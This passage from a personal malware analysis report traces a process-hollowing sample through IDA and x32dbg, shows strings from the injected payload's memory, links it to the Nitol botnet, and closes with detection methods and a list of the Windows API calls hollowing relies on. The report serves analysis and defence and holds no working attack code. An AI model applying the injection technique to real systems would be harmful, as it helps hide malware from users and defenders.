
Starting scrolling down the code via IDA, we were able to encounter the function CreateThread. Following the call in x32dbg-
We are able to also see that the CreateRemoteThread function is also being used.
Without thoroughly inspecting the code, we can already assume that these calls serve the payload injection flow in this sample's Process Hollowing attempt due to the behavior of the sample where;

- A process is being created and then a child-process.
- The payload is being injected to the child-process.
- The "old" process deletes himself.

❖ **IDA** - The Interactive Disassembler, is a disassembler for computer software which generates assembly language source code from machine-executable code. It supports a variety of executable formats for different processors and operating systems. It also can be used as a debugger for Windows PE, Mac OS X Mach-O, and Linux ELF executables.

❖ **x64dbg / x32dbg** - An open-source debugger for windows, aimed at malware analysis and reverse engineering of executables you do not have the source code for them.

❖ CreateThread - Creates a thread to execute within the virtual address space of the calling process.




[Next Page]

❖ CreateRemoteThread - Creates a thread that runs in the virtual address space of another process.

- The CreateThread call in x32dbg.


- Following the call, noticing the CreateRemoteThread function.




Trying to better understand the executable behavior, we'll continue to investigate the parameters being used in the CreateThread function. Focusing on the lpParmeter value (A pointer to a variable to be passed to the thread) passed in the function from memory address 0x40100C.

[Next Page]

Also following the call at memory address 0x40100C that points to the address of 0x404946.



We were able to find more calls to functions that can be used in Hollowing.
Again, without thoroughly reviewing the code we are assuming that once the child-process has been created, the payload is being injected to it by theses calls and by using some additional functions which we previously mentioned about in this article.



- WriteProcessMemory and VirtualAlloc were already previously mentioned and explained in this report.

❖ VirtualProtect - Changes the protection on a region of committed pages in the virtual address space of the calling process.


[Next Page]

Checking the memory strings of the child-process (The payload), we can see that the information of the system is being gathered, registries like RPC are being edit and IP addresses are being loaded.

```
0x7d8e80 (188): webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7d8f48 (142): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\History\History.IE5\
0x7d905c (24): \\.\DISPLAY1
0x7d9100 (138): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\IEDownloadHistory\
0x7d92f8 (188): webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7d9510 (188): webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7d96e6 (128): }18-02b67ac065cc}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7d9810 (26): EmieUserList:
0x7d9848 (24): EmieUserList
0x7d99d0 (24): EmieSiteList
0x7d9a40 (26): EmieSiteList:
0x7d9bc8 (26): DNTException:
0x7d9c70 (24): DNTException
0x7da0c8 (188): webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7da1b0 (28): _S-1-5-21-1749
0x7da284 (48): 065cc}_S-1-5-21-17498399
0x7da506 (136): }c-bd18-02b67ac065cc}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7da5c0 (192): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021060720210614\
0x7da780 (192): C:\Users\Anonymous\AppData\Local\MicrosoftEdge\SharedCacheContainers\MicrosoftEdge_EmieSiteList\
0x7daa20 (214): \RPC Control\webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7dabe0 (214): \RPC Control\webcache_{7329ea82-0845-4e4c-bd18-02b67ac065cc}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7dacc0 (214): \RPC Control\webcache_{7329ea82-0845-4e4c-bd18-02b67ac065cc}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7dada0 (192): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021061620210617\
0x7dae80 (192): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021061820210619\
0x7db200 (192): C:\Users\Anonymous\AppData\Local\MicrosoftEdge\SharedCacheContainers\MicrosoftEdge_DNTException\
0x7db4a0 (192): C:\Users\Anonymous\AppData\Local\MicrosoftEdge\SharedCacheContainers\MicrosoftEdge_EmieUserList\
0x7dc860 (148): C:\Users\Anonymous\AppData\Local\Microsoft\Internet Explorer\EmieUserList\
0x7de5b0 (58): Microsoft Basic Render Driver
0x7de748 (58): Microsoft Basic Render Driver
0x7dff4c (24): \\.\DISPLAY1
0x8fe1da (92): pi-ms-win-core-localization-private-l1-1-0.dll
0x8fe2e0 (68): C:\Windows\SYSTEM32\kernelbase.dll
0x8fe8ba (76): pi-ms-win-core-perfcounters-l1-1-0.dll
0x8fe9c0 (68): C:\Windows\SYSTEM32\kernelbase.dll
0x8fef9a (68): pi-ms-win-core-apiquery-l1-1-0.dll
0x8ff0a0 (58): C:\Windows\SYSTEM32\ntdll.dll
0x8ff798 (44): YSTEM32\kernelbase.dll
0x8ff7f2 (72): pi-ms-win-core-processthreads-l1-1-0
```

[Next Page]

Further checking the payload code via IDA, we can also see some HTTP headers that are ready to be sent in a GET format, with auto-generated values in them.



From the payload's behavior and after running it in some web sandboxes, this payload is classified and mostly seen in a Nitol Botnet.

- Nitol Botnet - Primarily considered as a DDOS Botnet but among its capabilities are also- Downloading and executing additional malware, receiving commands from a control server and relaying specific information and telemetry back to the control server, updating or deleting itself and more.

DETECTION

The following are additional points of interest that will help you when trying to investigate an executable and determining whether it's using Process Hollowing.

- **RWX for a memory segment** - Try to scan the allocated memory to segments for the relevant executable, look for a segment or a memory address with RWX permissions set for it.

- **Comparing memory and disk images** - Other than .NET assembling, we can assume that in most cases that a PE header will be the same in the memory and disk image of a process.

- **Use Volatility** - Volatility is a tool intended for investigating a sample's memory. Some of the plugins available in the tool can help you in detecting Process Hollowing attempts and other malicious activities. In our case, the plugin *malfind* will be of assistance.

- **Monitor functions** - As was previously mentioned in this article, there are several Windows API functions that are being used in Process Hollowing. Since these functions may also take part in a legitimate activity, it's highly advised to inspect when the functions are being used and to what reason.

Functions used in Process Hollowing	
• CreateProcess ("CREATE_SUSPENDED")	• NtQueryProcessInformation
• ReadProcessMemory	• GetModuleHandle
• GetProcAddress	• ZwUnmapViewOfSection
• VirtualAllocEx	• NtUnmapViewOfSection
• WriteProcessMemory	• VirtualProtectEx
• SetThreadContext	• ResumeThread

RESOURCES

- Process Injection Theory - General.
- PE Format Explained.
- Process Hollowing, by John Leitch.
- Running a (32-bit) Process in the Context of Another.
- Process Injection Techniques & Functions, by Uriel Kosayev & Nir Yehoshua.

CONCLUSION

Although Process Hollowing is considered as an easy malicious activity to detect, I still decided to create this report after I wasn't able to find a single resource that will help me to learn about this injection technique to the extent that I wanted.

I hope this reading has been helpful to you in the same manner as it was for me to create it, I had the opportunity through this report to further enrich my knowledge on Windows API.

Mail: eidoepstein@gmail.com
Phone: (+972) 507-513-270
LinkedIn: www.linkedin.com/in/eido-epstein